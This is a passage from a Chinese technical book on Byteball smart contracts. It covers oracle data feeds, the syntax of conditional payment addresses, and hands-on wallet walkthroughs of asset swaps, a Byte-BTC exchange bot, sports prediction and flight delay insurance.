Byteball 智能合约支持对预言机 Oracle 写入 Unit 的数据进行查询和评估，由此触发智能合约执行。用户可信的第三方组织机构 Oracle 将外部数据写入 Unit 并发布到 Byteball 的 DAG 链上，Oracle 发送的数据使用消息类型 app:“data_feed”进行标识，如代码清单 4-12 所示。

代码清单4-12　Oracle写入Unit的真实数据

```
unit: {
    ...
    messages: [
        ...
        {
            app: "data_feed",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                "data feed name": "value",
                "another data feed name": "value2",
                ...
            }
        },
        ...
    ],
    ...
}
```

用户之间在订立智能合约时，如果需要引入 Oracle 数据作为智能合约的执行条件，他们可在定义中包含相互信任的 Oracle 来提供真实数据，并基于该定义生成一个共享控制地址。代码清单 4-13 代表一个引入 Oracle 数据的支付地址定义。

代码清单4-13　引入Oracle数据的支付地址定义

```
["or", [
    ["and", [
        ["address", "ADDRESS 1"],
        ["in data feed", [["EXCHANGE ADDRESS"], "EURUSD", ">", "1.1500"]]
    ]],
    ["and", [
        ["address", "ADDRESS 2"],
        ["in data feed", [["TIMESTAMPER ADDRESS"], "datetime", ">",
        "2016-10-01 00:00:00"]]
    ]]
]]
```

用户与对手方用户各自将 Byteball 资产转入由上述定义生成的对赌支付地址，并共同

对转入 Byteball 资产的 Unit 进行签名。当交易所地址指向的交易所发布的 EUR/USD 汇率超过 1.1500，拥有 ADDRESS 1 的用户将具有把对赌地址上所有资产进行转移的权利。如果 EUR/USD 的汇率在 2016 年 10 月 1 日之前一直没有超过 1.1500，拥有 ADDRESS 2 的用户将具有把对赌地址上所有资产进行转移的权利。当然，如果定义中的两个条件都满足，用户和对手方用户都具有把对赌地址上所有资产进行转移的权利。定义中的比较运算符可以是“=”“!=”“>”“>=”“<”和“<=”。为防止单个 Oracle 突然离线导致智能合约无法正常运行，可以在定义中设置多个 Oracle 地址。

通过 Oracle 引入外部数据使得 Byteball 智能合约的应用场景能从链上扩展至链下，为信息世界和物理世界之间的业务信息流转建立了沟通桥梁。代码清单 4-14 是一个电商交易的支付地址定义，消费者和商家之间不再需要类似支付宝和淘宝这样的第三方平台作信用担保。

代码清单4-14　电商支付地址定义

```
["or", [
    ["and", [
        ["address", "MERCHANT ADDRESS"],
        ["in data feed", [["FEDEX ADDRESS"], "tracking", "=", "123456"]]
    ]],
    ["and", [
        ["address", "BUYER ADDRESS"],
        ["in data feed", [["TIMESTAMPER ADDRESS"], "datetime", ">",
        "2016-10-01 00:00:00"]]
    ]]
]]
```

上述定义依赖快递公司 FedEx 的 Oracle 提供所有发出的包裹信息。如果 FedEx 将消费者购买的商品包裹寄送出来，商家就能因定义中第一个条件得到满足获得消费者支付的货款。如果在定义中指定的时间之前，FedEx 都没能将消费者购买的商品包裹寄送出来，消费者就能因定义中第二个条件得到满足将自己支付的货款取回。

3. Byteball 智能合约定义的一般要求

支付地址定义的 Json 格式中必须显性或隐性（通过操作名“address”）地包含至少一个操作名“sig”。

为了避免验证过程中消耗过多计算资源，每个定义中包含的操作总数不能超过 100，操作总数包括定义所引用的其他定义中的操作。除了对定义中操作总数的约束之外，Byteball 还设置了另外 8 个常数参数保证系统性能。①见证人数：12；②允许的最大突变数：1；③见证人获得收益的最大主链索引数：100；④ Unit 的最大父节点数：2；⑤每个 Unit 包

非卖品，仅供非商业用途或交流学习使用

含的最大消息数目：128；⑥每个消息允许的最大输入数或输出数：128；⑦每个 Unit 可包含的最多 authors 数：16；⑧资产总数：10^{15}。

需要注意的是，Byteball 智能合约定义的语法是声明式的并且完全由布尔逻辑构成，虽然它更接近法律合同文书风格，但由于语法表达上的约束，Byteball 智能合约功能在完备性上弱于以太坊智能合约功能，不支持类似 Hello World 的程序编写。然而，Byteball 智能合约的优势也是非常明显的。最大的亮点是 Byteball 智能合约直观可读的语法容易让绝大多数普通用户理解合约内容，不需要具备专业的编程能力。此外，Byteball 智能合约在语法上的简洁性也极大地降低了出现合约漏洞的风险。

4.1.3　实战 Byteball 智能合约

本节我们将通过 Byteball 钱包实战 Byteball 智能合约，加深读者对 Byteball 智能合约概念的理解和对 Byteball 智能合约功能的认识。为了方便实战演示，我们会使用 Byteball 测试网钱包（可从 https://byteball.org/testnet.html 进行下载），因为可免费获得测试用的 Byteball 原生代币 byfes（如图 4-3 所示）。主网钱包和测试网钱包有 Windows、Linux 和 Mac 操作系统的桌面版以及 iOS 和 Android 的智能手机版，读者可根据自己的硬件设备情况挑选合适的主网钱包和测试网钱包进行下载使用。在本节，我们使用 Windows 桌面版和 Linux 桌面版两款钱包实战 Byteball 智能合约。




图 4-3　测试钱包下载网页

非卖品，仅供非商业用途或交流学习使用

主网钱包和测试网钱包的安装与一般应用程序完全相同，安装过程无需人为干预。安装完成后，启动 Byteball 钱包，就能使用钱包提供的相关功能。Windows 桌面版钱包和 Linux 桌面版钱包的界面如图 4-4 和图 4-5 所示。




图 4-4　测试钱包 Windows 桌面版界面




图 4-5　测试钱包 Linux 桌面版界面

Windows 桌面钱包通过双击桌面上的程序图标启动，Linux 桌面钱包可通过终端进入 Byteball 钱包安装目录，运行代码清单 4-15 中的命令启动。

代码清单4-15　Linux测试网桌面钱包启动命令

```
$./Byteball-TN
```

启动 Byteball 测试钱包后，钱包中没有原生代币 bytes，我们需要通过测试网络 Faucet（水龙头）请求一些测试用的 bytes。为了方便读者使用，建议设置测试网钱包的语言设置为中文。在钱包界面中点击“对话”，在“ Contracts”标签页中点击“添加设备”，接着选择“从其他设备接收邀请”。在弹出对话框中输入以下测试网络 Faucet 的配对码，添加 Faucet 设备：

```
AxBxXDnPOzE/AxLHmidAjwLPFtQ6dK3k70zM0yKVeDzC@byteball.org/bb-test#0000
```

成功添加 Faucet 设备之后，在地址簿中会新增一条地址记录，点击进入与 Faucet 设备对话。请求测试网络 bytes 的过程非常简单，就是向 Faucet 发送自己的支付地址，Faucet 会向所发送的支付地址转账一定数量的 bytes。同时，也可以通过向 Faucet 发送“ blackbytes to”加支付地址，请求用于测试用的 blackbytes 匿名代币（如图 4-6 和图 4-7 所示）。

非卖品，仅供非商业用途或交流学习使用




图 4-6　请求 Faucet 发送测试代币




图 4-7　测试钱包接收测试代币显示余额

完成测试代币请求之后，我们下面用测试网钱包实战 Byteball 资产互换，用主网钱包实战 Byte-BTC 跨链资产互换体育赛事预测和飞行延误险（测试网钱包没有这三个应用）等基于 Byteball 智能合约的应用。由于 Byteball 智能合约的订立过程是用户之间的交互过程，用户需要首先将对手方用户加入到自己的地址簿中（和加入 Faucet 的过程一致），建立交互通道，这是 Byteball 智能合约订立不可或缺的第一步，也是有别于以太坊智能合约部署最不同的地方。

在完成实战环境搭建后，我们将实战基于 Byteball 智能合约实现的四个典型去中心化应用，分别是 Byteball 链内资产换、Byte-BTC 跨链资产互换、体育赛事预测和飞行延误险。

1. Byteball 链内资产互换

Smart Payments 使得 Byteball 钱包具有内置支持用户之间互换资产的功能，用户添加对手方用户到自己的地址簿之后，通过请求对手方参与资产互换的支付地址，就能在自己的支付地址和对手方用户支付地址之间建立资产互换通道。用户通过 Byteball 钱包提供的聊天功能，协商资产互换比例。我们用 Windows 版本测试网钱包添加 Linux 版本测试网钱包后，两个钱包地址簿列表如图 4-8 和图 4-9 所示。

非卖品，仅供非商业用途或交流学习使用

图 4-8　Windows 版本钱包地址簿

图 4-9　Linux 版本钱包地址簿

接下来，我们用 Windows 版本钱包和 Linux 版本钱包模拟两个用户进行资产互换，他们之间首先协商互换比例和支付时限，并根据协商好的条件开始资产互换条件设置（如图 4-10 所示）。




图 4-10　用户与对手方用户之间协商资产互换条件

非卖品，仅供非商业用途或交流学习使用

用户在对手方用户发送支付地址后，点击对手方用户支付地址，选择支付到该地址。随后在支付 50 个 blackbytes 给对方之前，点击对方支付地址下的“绑定支付条件”，设置对方需要发送给你的 bytes 数量以及在多长时限内完成支付。设置完支付条件后，点击“绑定支付”将支付条件附加在这次交易之上（如图 4-11 所示），并将交易发送给对手方用户。

图 4-11　用户设置交易绑定条件




图 4-12　对手方用户响应用户支付请求完成资产交换

非卖品，仅供非商业用途或交流学习使用

用户在发送预付 50 个 blackbytes 交易时会在聊天窗口中向对手方用户发出支付 100bytes 的请求，对手方用户通过点击支付请求支付 100 个 bytes 完成资产互换。如果不能在规定时间内支付 100 个 bytes，用户将预先支付的 50 个 blackbytes 将收回，这完全由图 4-1 中所示智能合约布尔逻辑保证去信任的资产互换。

2. Byte-BTC 跨链资产互换

在 Byteball 上实现跨链资产互换的过程和上一节链内资产互换的过程一致，不同的地方在于对手方用户不再是自然人，而是由程序定义的“机器人（Bot）”。Byteball 机器人的本质是 Byteball 社区开发者根据特定业务逻辑建立在 Byteball 平台上的去中心化应用（DApp），依托 Byteball 平台实现“价值传输”。Byteball 钱包提供了“机器人”商店功能，类似智能手机操作系统的应用商店，将社区开发者发布的 DApp 集中在一个应用列表中供用户选择使用，为社区开发者和用户之间提供了一个良好的“生产者 - 消费者”交互通道。

本节实战 BTC-Byteball 跨链资产互换使用 Byteball 主网钱包。在“对话”功能界面中，选择“ Bot Store”标签页，进入 Byteball 机器人商店（如图 4-13 所示）。在机器人商店界面中会列出当前钱包收录的所有机器人应用，从中选择“ Byte-BTC exchange”条目并添加该机器人（如图 4-14 所示）。




图 4-13　Byteball 钱包机器人商店

图 4-14　添加 Byte-BTC exchange

进入 Byte-BTC exchange 功能界面，我们会发现机器人作为对手方用户和自然人作为对

非卖品，仅供非商业用途或交流学习使用

手方用户对于用户的使用体验一样，都是通过聊天这种交互式方式实现用户之间智能合约的订立。机器人将功能以菜单的形式提供给用户进行选择，用户根据自己的需求选择是使用市场兑换比例还是自己设定期望的兑换比例开始 Byte 和 BTC 的互换（如图 4-15 所示）




图 4-15　Byte-BTC exchange 功能菜单

若用户想尽快实现 Byte 和 BTC 之间的互换可以选择机器人提供的市场兑换比例，反之选择自定义互换比例。以买入 bytes 为例，用户选择“buy bytes”，机器人提示用户输入买入 Byte 的存放地址（如图 4-16 所示）。用户在提供地址后，机器人会将 BTC 打款地址告诉用户，用户完成 BTC 汇款后，等待大约 20 分钟（即 BTC 主网的两个交易确认）后机器人会将 bytes 汇款至用户提供的地址中（如图 4-17 所示）。由于整个兑换过程由程序设定，机器人会忠实按用户设定的条件执行 Byte-BTC 的兑换，从而有效降低了用户的信任成本。售出 bytes 的过程与买入 bytes 过程一致，在此不再赘述。

若当前市场 Byte-BTC 兑换比例不能满足用户预期兑换比例，用户可自定义 Byte-BTC 兑换比例，这个过程等效于在中心化交易所挂买 / 卖单。站在这个角度，Byte-BTC exchange 机器人实现了只支持 Byte/BTC 交易对的交易所功能。用户选择“ set price”功能后，机器人会根据当前所有用户的买 / 卖单推荐 4 种兑换速度不同的 Byte-BTC 兑换比例，用户根据自身需求选择其中一种（如图 4-18 所示）。如果用户不满意机器人推荐的兑换比例，可以选

非卖品，仅供非商业用途或交流学习使用

择“book”功能，获取当前所有用户买 / 卖单详情，根据自己的兑换需求设定期望的兑换比例（如图 4-19 所示）。




图 4-16　购买 Byte 示意图




图 4-17　Byte-BTC 地址交互示意图




图 4-18　自定义兑换比例




图 4-19　机器人所有交易挂单详情

非卖品，仅供非商业用途或交流学习使用

3. 体育赛事预测

本节使用主网钱包实战体育赛事预测，体验 Byteball 智能合约对 Oracle 数据引入所带来的应用多样性支撑能力。按上节所述选择“Bot Store”中的“Sports oracle”添加体育赛事的设备码（机器人）到地址簿中，开始体育赛事预测（如图 4-20 所示）。




图 4-20　体育赛事预测

在聊天界面中输入“home”命令，体育赛事预测的 Oracle 将提供用户选择赛事类别的菜单。用户点击想参与的体育赛事（比如 NBA），进入对应赛事类别的选择菜单。可以看到在选择 NBA 赛事后，机器人提供用户已经结束的赛事（last game played）和即将到来的赛事（coming games）两个选择。当用户选择已经结束赛事时，可以查询赛事结果以及自己的预测收益。选择即将到来赛事，用户可选择具体参与哪项赛事预测（如图 4-21 和图 4-22 所示）。

在参与未来赛事预测时，体育赛事预测机器人会将所选赛事对应的 Oracle 地址发给用户，这样用户在与对手方用户对赌赛事结果时，将该 Oracle 地址放入支付条件中，使用 Oracle 发布的赛事结果成为支付条件。这样用户就不用担心对手方用户在预测错误的情况下拒绝支付对赌资产，并且用户与对手方用户都不用担心赛事结果被篡改。因而，体育赛事预测应用为用户提供了一种去信任的赛事预测和对赌环境。

4. 飞行延误险

随着社会经济发展，人们出行选择飞机作为交通工具的情况越来越普遍，然而飞机能否

准时起飞极大地受到了天气条件和空域管制影响。一旦飞机不能按时起飞，被延误航班上的旅客将为之付出额外的经济代价甚至职业生涯代价。因而，飞行延误险具有非常明朗的应用前景和强烈的用户需求。




图 4-21　查询结束赛事结果和自己的预测收益




图 4-22　参与即将到来赛事预测

Byteball 提供的飞行延误险应用建立在智能合约基础上，由用户选择的航班 Oracle 发布航班延误信息，智能合约判断是否满足用户订立延误险条件并进行相应赔偿，帮助用户对冲因航班延误造成的经济代价。由于采用基于 Oracle 的智能合约，用户不用担心航空公司发布虚假延误信息达到拒绝支付飞行延误险的目的。

登录 Byteball 主网钱包，选择“Bot Store”中的“Flight Delay Insurance”添加飞行延误险的设备码（机器人）到地址簿中，开始订立相应航班的飞行延误险（如图 4-23 所示）。




图 4-23　订立 Byteball 飞行延误险

